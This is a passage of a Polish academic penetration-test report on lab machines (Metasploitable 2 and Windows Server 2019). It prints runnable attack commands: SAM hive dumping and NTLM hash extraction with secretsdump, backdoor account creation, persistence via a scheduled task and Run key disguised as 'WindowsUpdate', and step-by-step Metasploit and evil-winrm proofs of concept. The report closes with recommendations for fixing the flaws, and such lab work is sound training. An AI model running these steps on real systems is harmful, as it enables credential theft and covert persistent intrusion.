Privilege Name            Description                                     State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process             Enabled
SeSecurityPrivilege       Manage auditing and security log               Enabled
SeTakeOwnershipPrivilege  Take ownership of files or other objects        Enabled
SeLoadDriverPrivilege     Load and unload device drivers                 Enabled
SeSystemProfilePrivilege  Profile system performance                    Enabled
SeSystemTimePrivilege     Change the system time                        Enabled
SeProfileSingleProcessPrivilege Profile single process                        Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                  Enabled
SeCreatePagefilePrivilege Create a pagefile                             Enabled
SeBackupPrivilege         Back up files and directories                  Enabled
SeRestorePrivilege        Restore files and directories                  Enabled
SeShutdownPrivilege       Shut down the system                          Enabled
SeDebugPrivilege          Debug programs                                Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values            Enabled
SeChangeNotifyPrivilege   Bypass traverse checking                      Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system            Enabled
SeUndockPrivilege         Remove computer from docking station           Enabled
SeManageVolumePrivilege   Perform volume maintenance tasks              Enabled
SeImpersonatePrivilege    Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege   Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Enabled
SeTimeZonePrivilege       Change the time zone                          Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links                         Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

```

Rysunek 11: whoami /priv – konto Administrator posiada wszystkie uprawnienia systemowe włączone

Konto Administrator posiadało m.in.: SeDebugPrivilege, SeImpersonatePrivilege, SeTakeOwnershipPrivilege – uprawnienia umożliwiające pełną kontrolę nad systemem, dumpowanie procesów i podszywanie się pod inne konta.

Informacje o systemie

Polecenie `systeminfo` ujawniło szczegółowe informacje o konfiguracji serwera, zainstalowanych aktualizacjach i środowisku sieciowym.

Enumeracja kont lokalnych

```
Warning: Press y to exit, press any other key to continue
*Evil-WinRM* PS C:\Users\Administrator\Documents> net users

User accounts for \\
Administrator
WDAGUtilityAccount
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
Members
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

Rysunek 12: `net users` i `net localgroup administrators` – konta lokalne przed atakiem

Analiza winPEAS

Na serwer przesłano i uruchomiono narzędzie winPEAS w celu automatycznej enumeracji potencjalnych wektorów eskalacji uprawnień i podatnych konfiguracji.

```
upload /home/kali/winPEASx64.exe
.\winPEASx64.exe
```

Listing 7: Przesłanie i uruchomienie winPEAS

Rysunek 13: Wyniki winPEAS – analiza plików wykonywalnych z nadmiernymi uprawnieniami

Ekstrakcja hashy NTLM

Najpoważniejszym etapem post-exploitation było wyciągnięcie bazy SAM zawierającej hashe NTLM wszystkich kont lokalnych.


```
reg save HKLM\SAM C:\Windows\Temp\sam.hive
reg save HKLM\SYSTEM C:\Windows\Temp\system.hive
download "C:\Windows\Temp\sam.hive" "sam.hive"
download "C:\Windows\Temp\system.hive" "system.hive"
```

Listing 8: Ekstrakcja bazy SAM i SYSTEM z rejestru

Rysunek 14: Pobieranie plików SAM i SYSTEM na maszynę atakującą

```
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
```

Listing 9: Odszyfrowanie hashy NTLM



```
(kali@kali)-[~]
$ impacket-secretsdump -sam sam.hive -system system.hive LOCAL

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x6cd8102560ae12e9640988e346255ec0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf00271fe3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up ...

(kali@kali)-[~]
$
```

Rysunek 15: Wynik impacket-secretsdump – hashe NTLM wszystkich kont lokalnych serwera

KRYTYCZNE

Pozyskano hashe NTLM dla kont: **Administrator**, Guest, DefaultAccount, WDA-GUtilityAccount, hacker. Hashe mogą zostać użyte bezpośrednio w atakach **Pass-the-Hash** bez konieczności łamania haseł, umożliwiając dostęp do innych zasobów sieciowych.

Faza 4 – Persistence (Utrwalenie dostępu)

Persistence na Metasploitable 2

Utworzenie konta backdoor

W ramach utrwalenia dostępu na systemie Linux utworzono nowe konto użytkownika z uprawnieniami sudo, które przetrwa reboot systemu.

```
useradd -m -s /bin/bash hacker
echo "hacker:hacker123" | chpasswd
usermod -aG sudo hacker
```

Listing 10: Tworzenie konta backdoor na Metasploitable

```
exit
meterpreter > shell
Process 5491 created.
Channel 2 created.
useradd -m -s /bin/bash hacker
echo "hacker:hacker123" | chpasswd
usermod -aG sudo hacker
cat /etc/passwd | grep hacker
hacker:x:1003:1003::/home/hacker:/bin/bash
ssh hacker@192.168.0.52
Host key verification failed.
█
```

Rysunek 16: Dodanie konta hacker – widoczny wpis w /etc/passwd

Weryfikacja persistence

```
meterpreter > shell
Process 5509 created.
Channel 3 created.
su - hacker
whoami
hacker
█
```

Rysunek 17: Przełączenie na konto hacker (su - hacker) – potwierdzenie działania

Persistence na Windows Server 2019

Na serwerze Windows zastosowano trzy niezależne mechanizmy persistence, zapewniające odporność na częściowe wykrycie i usunięcie.

Konto lokalne administratora

```
New-LocalUser -Name "hacker" -NoPassword  
Add-LocalGroupMember -Group "Administrators" -Member "hacker"
```

Listing 11: Tworzenie konta backdoor i dodanie do grupy Administrators

Scheduled Task (persistence przy starcie systemu)


```
schtasks /create /tn "WindowsUpdate" /tr "cmd.exe /c net user  
hacker /add" ^  
/sc onstart /ru SYSTEM
```

Listing 12: Tworzenie zaplanowanego zadania uruchamianego przy starcie jako SYSTEM

Registry Run Key

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" ^  
/v WindowsUpdate /t REG_SZ ^  
/d "cmd.exe /c net user hacker /add" /f
```

Listing 13: Dodanie klucza rejestru uruchamianego przy logowaniu



```
>cmd> PS C:\Users\Administrator\Documents> Add-LocalGroupMember -Group "Administrators" -Member "hacker"  
>cmd> PS C:\Users\Administrator\Documents> schtasks /create /tn "WindowsUpdate" /tr "cmd.exe /c net user hacker /add" /sc onstart /ru SYSTEM  
SUCCESS: The scheduled task "WindowsUpdate" has successfully been created.  
>cmd> PS C:\Users\Administrator\Documents> reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /t REG_SZ /d "cmd.exe /c net user hacker /add" /f  
The operation completed successfully.  
>cmd> PS C:\Users\Administrator\Documents>
```

Rysunek 18: Potwierdzenie utworzenia Scheduled Task i Registry Run Key

KRYTYCZNE

Wszystkie trzy mechanizmy persistence zostały pomyślnie wdrożone. Konto **hacker** z uprawnieniami administratora, zadanie harmonogramu uruchamiane jako SYSTEM oraz klucz rejestru Run zapewniają atakującemu **trwały dostęp do systemu nawet po jego restarcie**.

Proof of Concept

PoC 1 – CVE-2011-2523: vsftpd 2.3.4 Backdoor

1. Uruchom Metasploit: `msfconsole`
2. Wybierz moduł: `use exploit/unix/ftp/vsftpd_234_backdoor`
3. Ustaw cel: `set RHOSTS 192.168.0.52`
4. Ustaw LHOST: `set LHOST <IP_atakującego>`
5. Uruchom: `run`
6. Wynik: sesja Meterpreter z uprawnieniami **root**

Czas reprodukcji: ~30 sekund

Wymagana wiedza: minimalna (narzędzie automatyczne)

PoC 2 – Słabe hasło administratora WinRM

1. Zweryfikuj dostęp: `crackmapexec winrm 192.168.0.17 -u Administrator -p 'admin123!'`
2. Uzyskaj powłokę: `evil-winrm -i 192.168.0.17 -u Administrator -p 'admin123!'`
3. Wynik: interaktywna powłoka PowerShell z uprawnieniami **Administrator**

Czas reprodukcji: ~60 sekund

Wymagana wiedza: minimalna

Analiza wpływu

W przypadku gdyby opisane systemy działały w środowisku produkcyjnym, konsekwencje przeprowadzonego ataku byłyby katastrofalne:

1. **Pełne przejęcie systemów** – atakujący uzyskał root/Administrator na obu maszynach, co oznacza pełną kontrolę nad systemami operacyjnymi.
2. **Kradzież danych uwierzytelniających** – pozyskane hashe NTLM mogą posłużyć do ataków Pass-the-Hash na inne zasoby w sieci korporacyjnej (serwery plików, domeny AD, bazy danych).
3. **Trwały dostęp (APT)** – wdrożone mechanizmy persistence zapewniają atakującemu długoterminowy dostęp nawet po wykryciu i pozornym usunięciu zagrożenia.
4. **Lateral movement** – pozyskane dane uwierzytelniające mogłyby posłużyć do przemieszczania się w sieci i atakowania kolejnych systemów.
5. **Naruszenie poufności danych** – odczytany plik `/etc/shadow` zawiera hashe haseł wszystkich użytkowników systemu Linux, które mogą zostać złamane offline.

Rekomendacje

darkblue!20 Priorytet	Rekomendacja	Cel
KRYT.	Aktualizacja vsftpd do wersji bez backdoora lub zastąpienie innym serwerem FTP	Metasploitable
KRYT.	Zmiana hasła administratora na silne (≥ 16 znaków, losowe)	Win Server
KRYT.	Wyłączenie usługi WinRM jeśli nie jest wymagana; jeśli wymagana – ograniczenie dostępu przez firewall	Win Server
WYSOKI	Wdrożenie wieloskładnikowego uwierzytelnienia (MFA) dla kont administracyjnych	Oba systemy
WYSOKI	Regularne aktualizacje systemów operacyjnych i oprogramowania	Oba systemy
WYSOKI	Monitorowanie tworzenia nowych kont użytkowników i zmian w rejestrze	Win Server
ŚREDNI	Wdrożenie zasady minimalnych uprawnień (Least Privilege)	Oba systemy
ŚREDNI	Wyłączenie zbędnych usług (Telnet, FTP, IRC, bindshell)	Metasploitable
ŚREDNI	Wdrożenie SIEM i alertów na podejrzane aktywności (nowe konta, zmiany w harmonogramie)	Oba systemy

Wnioski

Przeprowadzony test penetracyjny wykazał **krytyczne podatności** w obu testowanych systemach. Atakujący był w stanie uzyskać pełną kontrolę nad oboma maszynami w czasie krótszym niż 30 minut od rozpoczęcia rekonesansu, bez konieczności stosowania zaawansowanych technik.

Główne czynniki umożliwiające sukces ataku:

- **Przestarzałe oprogramowanie** z publicznie dostępnymi exploitami (vsftpd 2.3.4 – podatność z 2011 roku)
- **Słabe hasło administratora** spełniające minimalne wymagania polityki, ale trywialne do odgadnięcia
- **Brak segmentacji sieci** – usługa WinRM dostępna bezpośrednio z maszyny atakującego
- **Nadmiernie ekspozycja usług** – Metasploitable udostępniał 23 usługi sieciowe, z czego większość była zbędna i podatna

Test potwierdza, że **bezpieczeństwo sieci jest tak silne jak jej najsłabsze ogniwo**. Nawet jeden niezaktualizowany system lub jedno słabe hasło mogą prowadzić do pełnego przejęcia infrastruktury.

Zastrzeżenie prawne

Niniejszy raport sporządzono wyłącznie na potrzeby akademickie w ramach przedmiotu *Testy penetracyjne sieci, serwerów i aplikacji*. Wszystkie testy przeprowadzono w izolowanym środowisku laboratoryjnym, bez ingerencji w systemy produkcyjne, zgodnie z zasadami etyki i obowiązującego prawa.